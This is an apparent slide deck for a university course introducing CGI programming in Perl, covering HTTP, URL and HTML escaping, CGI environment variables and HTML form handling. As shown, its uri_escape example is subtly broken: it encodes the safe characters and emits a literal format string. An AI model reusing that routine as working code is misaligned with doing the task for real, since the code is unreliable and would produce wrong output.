

# **CGI Scripting for Programmers: Introduction**

**Jon Warbrick**

**University of Cambridge Computing Service**

# Administrivia

- Fire escapes
- Who am I?
- Pink sheets
- Green sheets
- Timing

# This course

- What we'll be covering

- The handouts

- Course website:

`http://www-uxsup.csx.cam.ac.uk/~jw35/courses/cgi/`

- General assumptions

- ◆ Prerequisites

- existing programming skills
- a basic understanding of the way that web servers operate
- experience of configuring and administering a web server

- ◆ Perl as an example programming language

- ◆ Apache/Unix bias

- Computing Service facilities that support CGI programming

# The 'Common Gateway Interface'

- A brief history of web serving
  - ◆ Static documents
  - ◆ Dynamic documents
- CGI is all about things that happen on the server
- Interface between a web server and a program that creates content
- The first ever way to create dynamic web content
- Hugely influential for subsequent protocols that are not actually CGI at all
- ... and only 8 pages long

# An example CGI program

- *simple.html*:

```
#!/usr/bin/perl -Tw  
use strict;
```

```
my $now = localtime();
```

```
print "Content-type: text/plain\n";
```


```
print "\n";
```

```
print "Hello World\n";
```

```
print "\n";
```

```
print "It is now $now\n";
```

# An example CGI program - results



**A look at some 'standards'**

# HTML

- A lot of CGI programming involves creating HTML
- Important current 'recommendations':
  - ◆ XHTML 1.0 - <http://www.w3.org/TR/xhtml1/>
  - ◆ HTML 4.01 - <http://www.w3.org/TR/html4/>
- Validate your HTML - <http://validator.w3.org/>



# HTTP

- HTTP defines exchanges between web clients and web servers
  - ◆ Current HTTP 1.1 (RFC 2616)
  - ◆ Previous HTTP 1.0 (RFC 1945)
- CGI program authors need to know quite a lot about HTTP
- It's a request-response protocol
- Requests and responses consist of
  - ◆ some headers
  - ◆ a blank line
  - ◆ optionally a body

# A HTTP request

```
GET /cs/about/ HTTP/1.1
Host: www.cam.ac.uk
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US;...
Accept: text/xml,application/xml,application/xhtml+xml,...
Accept-Language: en, en-gb;q=0.83, en-us;q=0.66, de;q=0.50,...
Accept-Encoding: gzip, deflate, compress;q=0.9
Accept-Charset: ISO-8859-1, utf-8;q=0.66, *;q=0.66
Keep-Alive: 300
Connection: keep-alive
...blank line...
```

- The first line is the 'Request line', and consists of
  - ◆ The *method*: GET, POST, or HEAD (or some others)
  - ◆ The resource being requested
  - ◆ The version string for the protocol being used
- The request line is followed by headers
- Headers consist of a name, a colon, some space, and a value
- Requests can (though commonly don't) include a body containing additional data

# A HTTP response

```
HTTP/1.1 200 OK
Date: Wed, 05 Feb 2003 10:52:39 GMT
Server: Apache/1.3.26 (Unix) mod_perl/1.24_01
Last-Modified: Thu, 05 Dec 2002 16:31:09 GMT
ETag: "296a9-1b0c-3def7f4d"
Accept-Ranges: bytes
Content-Length: 6924
Connection: close
Content-Type: text/html; charset=iso-8859-1
...blank line...
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="en">
<head>
...etc...
```

- The first line is the 'Status Line', and consists of
  - ◆ The version string for the protocol being used
  - ◆ A three-digit status code (200 is 'Success')
  - ◆ A text representation of the status

# HTTP responses (2)

- There are various ranges of Status codes
  - ◆ 1xx - Informational
  - ◆ 2xx - Client request successful
  - ◆ 3xx - Client request redirected
  - ◆ 4xx - Client request incomplete
  - ◆ 5xx - Server error
- The text representation is just for human consumption
- The status line is followed by headers as for a request
- Responses normally include a body
- This contains the data that makes up the requested resource (HTML page, PNG image, movie, etc)

# Media Types

- Used in `Accept` and `Content-Type` headers to define what a resource contains
- Borrowed from MIME, hence sometimes called 'MIME types'
- Examples
  - ◆ `text/plain` - Plain text
  - ◆ `text/html` - HTML text
  - ◆ `image/png` - Image in Portable Network Graphics format
  - ◆ `application/vnd.ms-excel` - Vendor extension - Excel Spreadsheet
  - ◆ `application/octet-stream` - Unidentified stream of bytes
- Some browsers are more interested in any suffix on the end of a URL
- <http://www.iana.org/assignments/media-types/>

# Character encoding

- Used in `Accept-charset` and `Content-type` headers
- Map octets 'on the wire' into characters for 'text/' types
- Examples
  - ◆ US-ASCII
  - ◆ ISO-8859-1
  - ◆ UTF-8
  - ◆ GB2312
  - ◆ WINDOWS-1251
- <http://www.iana.org/assignments/character-sets>

# Alphabet soup: URIs, URNs and URLs

- URIs are generalized resource identifiers
  - ◆ URNs provide a location-independent name for a resource
  - ◆ URLs locate things
- Syntax defined in RFC 2396
- HTTP URLs, e.g (though all on one line):

```
http://www.example.com:8080/cgi-bin/example?  
day=thur&month=march
```

- This consists of:
  - ◆ scheme (`http`)
  - ◆ host (`www.example.com`)
  - ◆ port number (`8080`)
  - ◆ path information (`/cgi-bin/example`)
  - ◆ query string (`day=thur&month=march`)

# URL encoding

- Some characters must be encoded if they appear in URLs
  - ◆ Those which can never appear in URLs: e.g. control characters, space, ", {, }, |, and others
  - ◆ 'Reserved Characters' which must be quoted to suppress their 'special meaning': things like /, ?, :
- Exactly which characters need to be encoded differ from component to component of a URL
- The only characters that can always appear as themselves are  
a-z A-Z 0-9 - \_ . ! ~ \* ' ( )
- Encoding uses a percent sign and the two-digit hex value of that character: # -> %23
- Because of the 'Reserved Characters' you can't encode/decode an entire URL



# Example encoding and decoding routines

- Encoding

```
sub uri_escape {
    my $text = shift;
    $text =~
        s/([a-z0-9_!.~*'()-])/sprintf "%%02X", ord($1)/egi;
    return $text;
}
```

- Decoding

```
sub uri_unescape {
    my $text = shift;
    $text =~ tr/\+/ /;
    $text =~ s/%([a-f0-9][a-f0-9])/chr( hex( $1 ) )/egi;
    return $text;
}
```

- There is a 'complication' with decoding '+'

# The CGI

- Specified at

`http://hoohoo.ncsa.uiuc.edu/cgi/interface.html`

- Specifies three aspects of the way that CGI-conforming programs interact with web servers:
  - ◆ Environment variables available to the program
  - ◆ How the program can access data provided by the client
  - ◆ How the program can send data to the client

# CGI Environment Variables

- Environment variables are a standard part of Unix and Windows programming environments
- Name-value pairs
- They can be accessed from programs in various ways:
  - ◆ `$ENV{name}` (Perl)
  - ◆ `$name` (shell script)
  - ◆ `%name%` (DOS command line or batch file)
- There are 17 CGI variables defined by name, for example:
  - ◆ `SERVER_NAME`
  - ◆ `REQUEST_METHOD`
  - ◆ `QUERY_STRING`

# CGI Environment Variables (2)

- In addition, the values of headers received from the client go into environment variables
- Their names
  - ◆ start HTTP\_
  - ◆ then the header name
  - ◆ converted to upper case
  - ◆ with any '-' characters changed to '\_'
- Common examples include
  - ◆ HTTP\_USER\_AGENT
  - ◆ HTTP\_REFERER

# Reading data from the client

- Requests *CAN* include data in the body of the request
- CGI programs can access this by reading from their 'standard input'
- The amount of data available on standard input is indicated by the `CONTENT_LENGTH` environment variable
- The web server is not required to indicate 'end of file' once the CGI program has read all the data

# Sending data to the client

- CGI programs send output to their 'standard output'
- The web server sends it to the client
- The output *MUST* start with a small header (same format as HTTP headers, and terminated by one blank line)
- There are 3 'special' CGI headers:
  - ◆ `Content-type`
  - ◆ `Location`
  - ◆ `Status`
- Any additional headers are included in the response sent to the client
- The web server turns all these into a complete set of headers in the response
- NPH mode

# Command line

- OK, I admit it, the CGI specifies *four* aspects of program/web servers interaction...
- The fourth method of passing information from the web server to the CGI program is the program's command line
- This is only used with the now deprecated `<isindex>` HTML element, and I don't propose to refer to it again

# Recap

- CGI authors need to know lots about protocols
- HTML
- HTTP
- URI
  - ◆ don't forget the encoding
- CGI



# **CGI programs in practice**

# A review of our first example

- Our first simple example looked like this
- *simple.cgi*:

```
#!/usr/bin/perl -Tw  
use strict;
```

```
my $now = localtime();
```

```
print "Content-type: text/plain\n";  
print "\n";  
print "Hello World\n";  
print "\n";  
print "It is now $now\n";
```

# Running our first example


```
$ ./simple.cgi
```

```
Content-type: text/plain
```

```
Hello World
```

```
It is now Wed Feb 19 10:12:17 2003
```

# Results of our first example



# From text/plain to text/html

- We could replace our example with one that creates HTML output
- *simple-html.cgi*:

```
#!/usr/bin/perl -Tw
use strict;
```

```
my $now = localtime();
```

```
print "Content-type: text/html; charset=iso-8859-1\n";
print "\n";
```

```
print "<html>\n";
```

```
print "<head>\n";
print "<title>A first HTML CGI</title>\n";
print "</head>\n";
```

```
print "<body>\n";
print "<h1>Hello World</h1>\n";
print "<p>It is $now</p>\n";
print "</body>\n";
```

```
print "</html>\n";
```

# Running the new version

```
$ ./simple-html.cgi
```

```
Content-type: text/html; charset=iso-8859-1
```

```
<html>
```

```
<head>
```

```
<title>A first HTML CGI</title>
```

```
</head>
```

```
<body>
```


```
<h1>Hello World</h1>
```

```
<p>It is Wed Feb 19 10:14:41 2003</p>
```

```
</body>
```

```
</html>
```

# Results of the new version



# Escaping HTML

- In HTML, some characters are 'special' and have to be 'escaped': '<', '>' and '&'
- This shouldn't be a problem for the previous example, because dates should never contain these characters
- But when outputting HTML using data from 'outside' it should always be escaped
- Sometimes quote and double-quote also need to be escaped



## Escaping HTML (2)

- The following Perl function will do approximately what we need:

```
sub escapeHTML {  
    my $text = shift;  
    $text =~ s/&/&amp;/g;  
    $text =~ s/</&lt;/g;  
    $text =~ s/>/&gt;/g;  
    return $text;  
}
```

- We can adjust our previous program to include

```
print "<p>It is ";  
print escapeHTML($now);  
print "</p>\n";
```


- See *simple-html2.cgi*

# Recap

- CGI programs can be quite simple - text and/or HTML
- HTML needs to be escaped to avoid special characters

# Forms

# Forms



The image shows a screenshot of a Mozilla browser window titled "Mailing list - Mozilla". The browser's menu bar includes "File", "Edit", "View", "Go", "Bookmarks", "Tools", "Window", and "Help". The address bar shows the URL "http://www.example.c". The toolbar contains icons for "Back", "Forward", "Reload", and "Stop". Below the toolbar, there are several icons for "Home", "Bookmarks", "Servers...", "Search...", "Validate...", "CS...", and a pencil icon. The main content area displays the heading "Mailing list signup" in a large, bold, serif font. Below the heading, the text "Please fill in this form to be notified of future updates" is displayed. The form consists of two input fields: "Name:" followed by a text box, and "Email:" followed by a text box. Below these fields is a "Submit Request" button. The status bar at the bottom of the browser window shows various icons, including a globe, a flag, a pencil, a calendar, and a checkmark, along with the text "Done" and a progress indicator.

Mailing list - Mozilla

File Edit View Go Bookmarks Tools Window Help

Back Forward Reload Stop http://www.example.c

Home Bookmarks Servers... Search... Validate... CS... H

## Mailing list signup

Please fill in this form to be notified of future updates

Name:

Email:

Submit Request

Done

# Forms (2)

- *register.html*

```
<html>

<head>
<title>Mailing list</title>
</head>

<body>
<h1>Mailing list signup</h1>
<p>Please fill in this form to be notified of
future updates</p>

<form action="reg.cgi" method="post">
<p>Name: <input type="text" name="name" /></p>
<p>Email: <input type="text" name="email" /></p>
<p><input type="submit" value="Submit Request" /></p>
</form>

</body>

</html>
```

- CGI programs often process HTML form requests

# 'POST' forms

- Clicking the submit button might send

```
POST /cgi-bin/reg.cgi HTTP/1.1
Host: www.example.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
...blank line...
name=Jon+Smith&email=js35%40cam.ac.uk
```

- This request has a body of type

```
application/x-www-form-urlencoded
```

- This is constructed as follows

- ◆ Collect the names and corresponding values of active form elements
- ◆ Replace 'space' with '+'
- ◆ Apply URL escaping rules to the result
- ◆ Join names and values with an equals sign
- ◆ Join name-value pairs with & characters

- This processing order is significant

- This construction is defined in the HTML recommendations

## 'POST' forms (2)

- A CGI program can read the request body from standard input
- The *Content-length* header is available in the `CONTENT_LENGTH` environment variable
- A CGI should read exactly `CONTENT_LENGTH` bytes

# 'GET' forms

- If you change the method from 'POST' to 'GET', the request becomes

```
GET /cgi-bin/reg.cgi?name=Jon+Smith&email=js35%40cam.ac.uk HTTP/1.1
Host: www.example.com
```

- Form values are encoded as for POST, but appear as the 'Query' component of the URL
- The body is empty
- A CGI will find the form values in the `QUERY_STRING` environment variable



# Choosing between POST and GET

- RFC 2616 says: "GET [...] SHOULD NOT have the significance of taking an action other than retrieval"
- HTML 4.01 says: "The "get" method should be used when the form is idempotent (i.e., causes no side-effects)".
- Browsers expect this
- POST avoids environment variable length limitations
- Responses to POST requests can't be cached
- GET forms expose form variables in the browser window
- GET requests don't have to come from forms:  
<A href="/cgi-bin/reg.cgi?name=Jon+Smith&email=js35%40cam.ac.uk" data-bbox="126 725 1000 755">
- ... but notice that '&' needs to be HTML-escaped as '&amp;'
- GET requests are restricted to ASCII

# <form>


```
<form action="some.cgi" method="post">  
...  
...  
</form>
```

- **Attributes:**
  - ◆ `method`: default 'get', case insensitive
  - ◆ `action`: URL, required
  - ◆ `enctype`: default 'application/x-www-form-urlencoded'
- There is nothing to say that the `action` URL can't already have a query string...

# Text and Password fields

Name: `<input type="text" name="surname" value="Name" />`  
`<br />`

Password: `<input type="password" name="pwd" value="foobar" />`




A screenshot of a web form with a light gray background. It contains two input fields. The first is a text input field labeled 'Name:' with the value 'Name'. The second is a password input field labeled 'Password:' with the value '\*\*\*\*\*'.

- Attributes:
  - ◆ `type`: the type of control
  - ◆ `name`: the name of the field
  - ◆ `value`: initial field value
  - ◆ `size`: number of characters to display
  - ◆ `maxlength`: maximum number of characters to accept
- Password fields don't echo characters as typed but otherwise provide no additional security
- `maxlength` can be exceeded

# Checkboxes and Radio Buttons


```
<input type="radio" name="drink" value="tea" />Tea  
<input type="radio" name="drink" value="coffee"  
                                checked="checked" />Coffee  
<br />  
<input type="checkbox" name="milk" value="yes" />Milk  
<input type="checkbox" name="sugar" value="yes" />Sugar
```



- **Attributes:**
  - ◆ `type`: the type of control
  - ◆ `name`: the name of the field
  - ◆ `value`: field value - returned on form submission if selected
  - ◆ `checked`: if true, the control is set by default
- Only one radio button (with the same name) can be selected at once
- ...but it's easy to submit requests that look as if multiple radio buttons were selected

# Buttons

```
<input type="submit" name="submit" value="Do Search" />  
<input type="reset" name="why" value="Defaults" />  
<input type="button" name="button" value="Click here" />
```



- **Attributes:**
  - ◆ `type`: the type of control
  - ◆ `name`: the name of the button
  - ◆ `value`: both the value that is submitted and the text used as a label
- Clicking a 'submit' button submits the form
- Clicking a 'reset' button resets all fields to their initial values but does not submit the form
- Clicking on a 'button' button does nothing
  - ◆ ... without scripting help

# Hidden fields

```
<input type="hidden" name="state" value="New York" />
```

- **Attributes:**
  - ◆ `type`: the type of control
  - ◆ `name`: the name of the field
  - ◆ `value`: field value
- Hidden fields are not secret or protected from tampering

# Image buttons

```
<input type="image" name="find" value="Finding"  
      src="bl.png" alt="[FIND]" />
```



- Attributes:
  - ◆ `type`: the type of control
  - ◆ `name`: the name of the button
  - ◆ `src`: URL of an image that will form the button
  - ◆ `alt`: text description of the image
  - ◆ `value`: the value that will be submitted by some text browsers
- Clicking an 'image' button submits the form
- Graphical browsers return the position clicked as `<name> .x` and `<name> .y`

# Selections

```
<select name="contact">  
  <option selected="selected">Webmaster</option>  
  <option value="mailroom">Postmaster</option>  
  <option>TimeLord</option>  
</select>
```





## Selections (2)

- 'select' attributes:
  - ◆ `name`: the name of the field
  - ◆ `size`: the number of lines. `size="1"` implies a pop-up menu
  - ◆ `multiple`: if true, more than one option may be selected (requires `size > 1`)
- 'option' attributes:
  - ◆ `value`: the value to be submitted if this option is selected. If omitted, the text from the body of the option is submitted
  - ◆ `selected`: if true, this option is selected by default
- If multiple options are selected, multiple `name=value` pairs appear in the request
- Even though options are constrained on the form, it's still easy to submit requests that contain other values

# Text Areas

```
<textarea name="Comments" cols="40" rows="5">  
Default text  
Foo..  
...Bar...  
.....Buz...  
.....Boo...  
</textarea>
```



- Attributes:
  - ◆ name: the name of the field
  - ◆ columns: the visible width in average character widths
  - ◆ rows: the number of visible text lines
- Internet explorer supports the non-standard `wrap` attribute

# Other form tags and attributes

- `readonly=` and `disabled=`
- `<label>`, `<fieldset>`, `<legend>`, `<optgroup>`
- `tabindex=`, `accesskey=`
- Some/all may be needed for accessibility

# Decoding form data

```
sub parse_form_data {
  my ($query, %form_data, $name, $value, $name_value,
      @name_value_pairs);
  @name_value_pairs = split(/&/,$ENV{QUERY_STRING} )
                      if $ENV{QUERY_STRING};

  if ( $ENV{REQUEST_METHOD} and
        $ENV{REQUEST_METHOD} eq 'POST' and
        $ENV{CONTENT_LENGTH} ) {
    $query = "";
    if (read(STDIN, $query, $ENV{CONTENT_LENGTH}) ==
        $ENV{CONTENT_LENGTH}) {
      push @name_value_pairs, split(/&/,$query);
    }
  }
  foreach $name_value ( @name_value_pairs ) {
    ($name,$value) = split /=/, $name_value;
    $name = uri_unescape($name);
    $value = "" unless defined $value;
    $value = uri_unescape($value);
    $form_data{$name} = $value;
  }
  return %form_data;
}
```

## Decoding form data (2)

- Call it like this

```
my %query = parse_form_data();
```

- This routine will not cope with values that are returned more than than once, such as from select elements with the multiple attribute
- It should only be called once
- But "While it's good to know how wheels work, its a bad idea to reinvent them"

# Recap

- CGIs are often used to process form submissions
- GET or POST requests
- HTML form controls
- Form data is encoded

